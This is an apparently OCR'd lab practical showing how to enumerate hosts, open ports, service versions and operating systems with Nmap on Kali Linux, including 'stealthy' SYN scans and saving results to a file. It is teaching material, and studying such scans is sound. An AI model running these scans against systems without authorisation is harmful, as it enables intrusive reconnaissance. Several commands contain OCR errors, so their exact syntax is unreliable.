
Aim: Practical on enumerating host, port, and service scanning

Theory: Enumeration of various services that are running on a target machine using Nmap. To enumerate services on target machine, perform the following steps: 1. Launch Kali Linux


Working:

To enumerate services on target machine, perform the following steps:


1. Launch Kali Linux
2. Select Applications > Information Gathering >nmap, as shown in the Figure.




Then the following screen will appear, as shown in Figure.




3. Type ‘nmap -sP 192.xx.xx.xx/2’, and press Enter.




Then 'Nmap' will scan all the nodes on the given network range and display all the hosts that are running, as shown in Figure.



4. Type 'nmap-sS <IP address of the target machine>', and press Enter, as shown in Figure (here we have used 192.XX.XX.XX as the IP address).




Then a Stealthy synscan will be initiated, and all the open ports that are running on the machine will be displayed, as shown in Figure.




Now, we can see all the open ports along with the services. We will find the version of each of these services running on the open port by performing a syn scan with the version detection switch.

5. Type 'nmap -sSV -O <IP address of the target machine>', and pressEnter, as shown in Figure.




Now, the Nmap performs the scan and displays the versions of the services, as shown in Figure.




We have found the enumerated result. We will now save the scan result.

6. Type 'nmap -sSV -0 <IP address of the target machine> -oN Enumeration.txt', and press Enter, as shown in Figure.




Then the following screen will appear, as shown in Figure.




Nmap will now perform Stealthy Scan with version and OS detection, and save the result in a text file (Enumeration.txt), which will be located on home (root) directory.

7. Click on Places > Home Folder, as shown in Figure.

8. Double click on the file Enumeration.txt, as shown in Figure.




Then the following window will appear, as shown in Figure.

